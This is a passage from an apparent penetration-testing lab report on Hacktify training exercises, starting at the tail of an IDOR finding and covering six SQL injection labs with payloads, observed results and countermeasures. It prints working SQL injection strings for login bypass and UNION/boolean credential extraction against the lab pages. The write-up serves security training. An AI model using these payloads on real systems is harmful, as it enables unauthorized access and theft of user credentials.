Saved the changes, and they were successfully applied to John's profile, confirming unauthorized data modification.


https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2180

User Profile

Username: hacker
First Name: helif
Last Name: roh

2. SQL Injection

2.1. Strings & Errors Part 1!

Reference	Risk Rating
Strings & Errors Part 1!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
SQL Injection (SQLi) occurs when an application fails to properly validate user input before incorporating it into an SQL query. This vulnerability allows an attacker to manipulate database queries, leading to authentication bypass, data leaks, and even database modification or deletion. In this case, the Admin Login Page is vulnerable to SQLi, allowing unauthorized access using ' OR '1'='1 payloads.	
How It Was Discovered	
Step 1: Attempted to log in with valid credentials (alex@gmail.com / alex123) and received Successful Login. Step 2: Tested for SQL injection using the following payload in both fields: Email: ' OR '1'='1 Password: ' OR '1'='1 Step 3: Observed that the application returned the same Successful Login message.	

Step 4: Confirmed authentication bypass, meaning the application executes SQL queries without proper input sanitization.
Vulnerable URLs
https://labs.hacktify.in/HTML/sqli_lab/lab_1/lab_1.php
Consequences of not Fixing the Issue
Unauthorized Admin Access: Attackers can log in as any user or administrator. Data Breach: Exposes sensitive information stored in the database. Database Manipulation: Attackers can modify, delete, or dump entire databases. Complete System Compromise: Advanced SQLi attacks (like UNION-based or error-based) may allow remote code execution.
Suggested Countermeasures
Use Prepared Statements (Parameterized Queries) – Prevent SQL injection by using secure database queries. Input Validation & Escaping – Sanitize user inputs to block special characters like ', ", --, and ;. Use Web Application Firewalls (WAF) – Detect and block SQLi attempts in real-time. Limit Database Privileges – Restrict user permissions to prevent unauthorized queries. Monitor & Log Suspicious Activity – Identify and mitigate SQL injection attempts. Regular Security Audits – Perform penetration testing and code reviews to prevent vulnerabilities.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection


Proof of Concept

Scenario 1: Normal Login
Tried Valid Credentials:
Email: alex@gmail.com
Password: alex123
Observed Behavior: Logged in successfully.

Scenario 2: Authentication Bypass using SQL Injection
Injected Payload:
Email: ' OR '1'='1
Password: ' OR '1'='1
Observed Behavior: Successful login without valid credentials, confirming SQL injection vulnerability.

Scenario 3: Further Exploitation Possibilities
Dumping Database Tables Using UNION-Based SQLi:
Email: ' UNION SELECT 1, database(), 3 --
Enumerating Users:
Email: ' UNION SELECT 1, username, password FROM users --

Possible Account Takeover: If password hashes are stored insecurely, they can be cracked for full account access.



Email:
Password:
Successful Login

2.2. Strings & Errors Part 2!

Reference	**Risk Rating**
Strings & Errors Part 2!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
SQL Injection (SQLi) occurs when an application incorporates user input directly into SQL queries without proper validation or sanitization. Union-Based SQL Injection exploits this weakness by appending additional queries using the UNION SELECT statement to extract data from the database. In this case, the id parameter in the URL is vulnerable to Union-Based SQL Injection, allowing an attacker to retrieve usernames and passwords from the users table.	
How It Was Discovered	
Accessed the vulnerable page: https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php Observed Behavior: Displays "Welcome Hacker!! Enter the id parameter with numeric values". Injected SQL payload in the id parameter: https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1' UNION SELECT username, password FROM users -- Observed Behavior: Successfully retrieved the admin credentials (admin@gmail.com / admin123), proving the database is vulnerable.	
Vulnerable URLs	

https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1 https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1' UNION SELECT username, password FROM users --
Consequences of not Fixing the Issue
Credential Theft: Attackers can extract usernames and passwords, leading to unauthorized access. Data Breach: Exposure of sensitive data stored in the database. Privilege Escalation: If administrative credentials are leaked, attackers gain full control over the system. Complete Database Dump: Attackers can retrieve entire tables containing user information.
Suggested Countermeasures
Use Prepared Statements (Parameterized Queries) – Prevent SQL injection by properly handling user inputs. Input Validation & Escaping – Filter special characters like ', ", --, and ; in user inputs. Implement Least Privilege Principle – Restrict database permissions to prevent unauthorized queries. Use Web Application Firewalls (WAF) – Detect and block SQLi attempts in real-time. Monitor & Log Suspicious Queries – Track and analyze unusual database requests. Regular Security Audits – Conduct penetration tests to identify and fix SQL vulnerabilities.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection

Proof of Concept


Scenario 1: Normal Page Behavior
Visited the vulnerable page:
https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php
Observed Behavior: Displays "Welcome Hacker!! Enter the id parameter with numeric values".

Scenario 2: Extracting User Credentials Using SQL Injection
Injected Payload in the id parameter:
https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1' UNION SELECT username, password FROM users --
Observed Behavior: Successfully retrieved admin credentials:
Email: admin@gmail.com
Password: admin123

Scenario 3: Extracting Additional User Data
Tried modifying the SQL query to dump more user data:
https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1' UNION SELECT username, password FROM users LIMIT 0,1 --
Extracted first user credentials.


https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1' UNION SELECT username, password FROM users LIMIT 1,1 --
Extracted second user credentials.

Before Injection – Normal Page



Welcome Hacker!!
Enter the id parameter with numeric values

After SQL Injection – Extracted Admin Credentials



Welcome Hacker!!
Email: admin@gmail.com
Password: admin123


2.3. Strings & Errors Part 3!

Reference	Risk Rating
Strings & Errors Part 3!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
SQL Injection (SQLi) is a vulnerability that allows an attacker to manipulate SQL queries executed by the application. By injecting malicious SQL code into input fields, an attacker can extract sensitive database information, including usernames and passwords.	

In this case, the id parameter in the URL is vulnerable to UNION-Based SQL Injection, allowing an attacker to retrieve credentials stored in the users table.
How It Was Discovered
Accessed the vulnerable page: https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php Observed Behavior: Displays "Welcome Hacker!! Enter the id parameter with numeric values." Injected SQL payload in the id parameter: https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1' UNION SELECT username, password FROM users -- Observed Behavior: Successfully retrieved admin credentials: Email: admin@gmail.com Password: admin123
Vulnerable URLs
https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1 https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1' UNION SELECT username, password FROM users --
Consequences of not Fixing the Issue
Credential Theft: Attackers can extract usernames and passwords, leading to unauthorized access. Data Breach: Exposure of sensitive user information stored in the database. Privilege Escalation: If administrative credentials are leaked, attackers gain full control over the system. Complete Database Dump: Attackers can extract entire tables containing confidential information.
Suggested Countermeasures
Use Prepared Statements (Parameterized Queries) – Prevent SQL injection by using secure query execution methods. Input Validation & Escaping – Sanitize user inputs to block special characters like ', ", --, and ;. Implement Least Privilege Principle – Restrict database permissions to prevent unauthorized queries. Use Web Application Firewalls (WAF) – Detect and block SQLi attempts in real-time. Monitor & Log Suspicious Queries – Track and analyze unusual database requests. Regular Security Audits – Conduct penetration tests to identify and fix SQL vulnerabilities.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection

Proof of Concept

Scenario 1: Normal Page Behavior
Visited the vulnerable page:
https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php
Observed Behavior: Displays "Welcome Hacker!! Enter the id parameter with numeric values."



https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php

rafters-io/build-... Interview Prep - Goog... Data Structures & Alg... TryHackMe | Red Team... TryHackMe | Advance... What is a Penetratio

Welcome Hacker

Enter the id parameter with numeric values

Scenario 2: Extracting Admin Credentials via SQL Injection
Injected SQL Payload:
https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1' UNION SELECT username, password FROM users --
Observed Behavior: Successfully retrieved admin credentials:
Email: admin@gmail.com
Password: admin123


https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1' UNION SELECT username, password FROM users --

rafters-io/build-... Interview Prep - Goog... Data Structures & Alg... TryHackMe | Red Team... TryHackMe | Advance... What is a Penetratio

Welcome Hacker

Email: admin@gmail.com
Password: admin123

Scenario 3: Extracting Additional User Data
Modified the SQL query to dump more user data:

https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1' UNION SELECT username, password FROM users LIMIT 0,1 --
Extracted first user credentials.
https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1' UNION SELECT username, password FROM users LIMIT 1,1 --
Extracted second user credentials.

2.4. Let's Trick 'em!

Reference	Risk Rating
Let's Trick 'em!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	

Burp Suite

Vulnerability Description

SQL Injection (SQLi) occurs when user inputs are directly incorporated into SQL queries without proper validation. Attackers can manipulate login authentication queries by injecting SQL code into input fields, leading to unauthorized access.
In this case, the Admin Login Page is vulnerable to SQL Injection due to improper handling of input values. The login system fails to sanitize user input, allowing authentication bypass via SQL payloads.

How It Was Discovered

Attempted to log in with incorrect credentials:

Email: john@gmauul.com
Password: john123
Observed Behavior: Incorrect Email and Password message displayed.
Injected SQL payload in the password field:

Email: john@gmauul.com
Password: ' OR 'a'='a' --
Observed Behavior: Query Unsuccessful: SQL Syntax Error (indicating the query was altered).
Adjusted the SQL payload for MariaDB compatibility:

Email: admin@gmail.com
Password: 1' || '1' ='1
Observed Behavior: Successful Login with admin@gmail.com, confirming authentication bypass.

Vulnerable URLs

https://labs.hacktify.in/HTML/sqli_lab/lab_4/lab_4.php

Consequences of not Fixing the Issue

Unauthorized Admin Access – Attackers can log in as any user or administrator.
Data Breach – Exposure of sensitive user and administrative information.
Privilege Escalation – Attackers gaining administrative access may alter system settings.
Complete System Compromise – Advanced SQL injection techniques can be used for further exploitation.

Suggested Countermeasures

Use Prepared Statements (Parameterized Queries) – Prevent SQL injection by securely handling user inputs.
Input Validation & Escaping – Sanitize user inputs to block special characters like ', ", --, and ;.
Use Web Application Firewalls (WAF) – Detect and block SQLi attempts in real-time.
Enforce Least Privilege Access – Restrict database permissions to prevent unauthorized actions.
Monitor & Log Suspicious Login Attempts – Track and analyze authentication failures and unusual login behavior.
Regular Security Audits – Perform penetration tests and code reviews to identify vulnerabilities.

References

OWASP Top 10: A03:2021 – Injection
https://owasp.org/www-project-top-ten/
SQL Injection Explanation & Prevention
https://portswigger.net/web-security/sql-injection


Proof of Concept

Scenario 1: Normal Login Attempt
Email: john@gmauul.com
Password: john123
Observed Behavior: Incorrect Email and Password message displayed.

Scenario 2: SQL Injection – Syntax Error
Email: john@gmauul.com
Password: ' OR 'a'='a' --
Observed Behavior: SQL syntax error message displayed (confirming query manipulation).


Scenario 3: Authentication Bypass with SQL Injection
Email: admin@gmail.com
Password: 1' || '1' ='1
Observed Behavior: Successful Login as admin, proving authentication bypass via SQL Injection.

Before Injection – SQL Syntax Error



```
Query Unsuccessful:You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 0,1' at line 1
```

After Injection – Successful Login as Admin



Email: admin@gmail.com
Password: admin123
Successful Login

2.5. Booleans and Blind!


Reference	**Risk Rating**
Booleans and Blind!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
Boolean-Based SQL Injection occurs when an application evaluates SQL queries based on user input without proper sanitization. Attackers manipulate input values to infer database contents by triggering different responses based on True/False conditions. In this case, modifying the id parameter with 1 AND 1=1 -- successfully retrieves user credentials, confirming the vulnerability.	
How It Was Discovered	
Accessed the vulnerable page: https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php Observed Behavior: Displays Welcome Hacker. Enter the id parameter with numeric values. Injected Union-Based SQL Injection payload: https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1' UNION SELECT username, password FROM users -- Observed Behavior: The application responded with Try Harder!, indicating possible filtering of UNION-based attacks. Attempted Boolean-Based SQL Injection with a conditional statement: https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1 AND 1=1 -- Observed Behavior: Successfully retrieved admin credentials: Email: admin@gmail.com	

Password: admin123 Message: You are in........., confirming successful exploitation.
Vulnerable URLs
https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1 https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1 AND 1=1 --
Consequences of not Fixing the Issue
Unauthorized Access: Attackers can log in as admin without valid credentials. Data Breach: Exposure of sensitive database information. Privilege Escalation: If admin credentials are leaked, attackers gain full control over the system. Complete System Compromise: Attackers can further exploit the vulnerability for data extraction or modifications.
Suggested Countermeasures
Use Prepared Statements (Parameterized Queries) – Prevent SQL injection by securely handling user inputs. Input Validation & Escaping – Sanitize user inputs to block special characters like ', ", --, and ;. Enforce Least Privilege Principle – Restrict database permissions to prevent unauthorized actions. Use Web Application Firewalls (WAF) – Detect and block SQLi attempts in real-time. Monitor & Log Suspicious Login Attempts – Track and analyze authentication failures and unusual login behavior. Regular Security Audits – Perform penetration tests and code reviews to identify vulnerabilities.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection

Proof of Concept

Scenario 1: Normal Page Behavior
https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php
Observed Behavior: Displays Welcome Hacker. Enter the id parameter with numeric values.

Scenario 2: Attempted Union-Based SQL Injection
https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1' UNION SELECT username, password FROM users --
Observed Behavior: The system responded with Try Harder!, suggesting filtering of UNION-based queries.



https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1' UNION SELECT username, password FROM users --

Welcome Hacker

Try Harder!

Scenario 3: Successful Boolean-Based SQL Injection
https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1 AND 1=1 --
Observed Behavior: The application validated the condition and displayed:

Email: admin@gmail.com
Password: admin123
Message: You are in........., confirming successful authentication bypass.


https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1 AND 1=1 --

Welcome Hacker

Email: admin@gmail.com
Password: admin123
You are in.........

2.6. Error Based : Tricked

Reference	Risk Rating
Error Based : Tricked	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
SQL Injection (SQLi) occurs when an application incorporates user inputs into SQL queries without proper sanitization, allowing attackers to manipulate the query logic. In this case, the Admin Login page is vulnerable to SQL injection, allowing authentication bypass using a specially crafted payload with parentheses.	
How It Was Discovered	
Attempted login with incorrect credentials:	

Email: john@gmail.com
Password: ' OR '1'='1
Observed Behavior: Incorrect Email and Password message displayed.
Tried another SQLi payload:

Password: 1' || '1'='1
Observed Behavior: Incorrect Email and Password message displayed.
Injected a SQLi payload using parentheses:

Password: ") or ("1")=("1
Observed Behavior: Successfully logged in as admin@gmail.com with password admin123, proving authentication bypass.

Vulnerable URLs

https://labs.hacktify.in/HTML/sqli_lab/admin_login.php

Consequences of not Fixing the Issue

Unauthorized Admin Access – Attackers can log in as any user or administrator.
Data Breach – Exposure of sensitive administrative data.
Privilege Escalation – Attackers can gain full control over the system.
Complete System Compromise – Advanced SQL injection techniques could lead to further exploitation.

Suggested Countermeasures

Use Prepared Statements (Parameterized Queries) – Prevent SQL injection by properly handling user inputs.
Input Validation & Escaping – Filter special characters like ', ", --, and ; in user inputs.
Enforce Least Privilege Access – Restrict database permissions to prevent unauthorized queries.
Use Web Application Firewalls (WAF) – Detect and block SQLi attempts in real-time.
Monitor & Log Suspicious Login Attempts – Track and analyze authentication failures and unusual login behavior.
Regular Security Audits – Conduct penetration tests and code reviews to identify and mitigate vulnerabilities.

References

OWASP Top 10: A03:2021 – Injection
https://owasp.org/www-project-top-ten/
SQL Injection Explanation & Prevention
https://portswigger.net/web-security/sql-injection

Proof of Concept

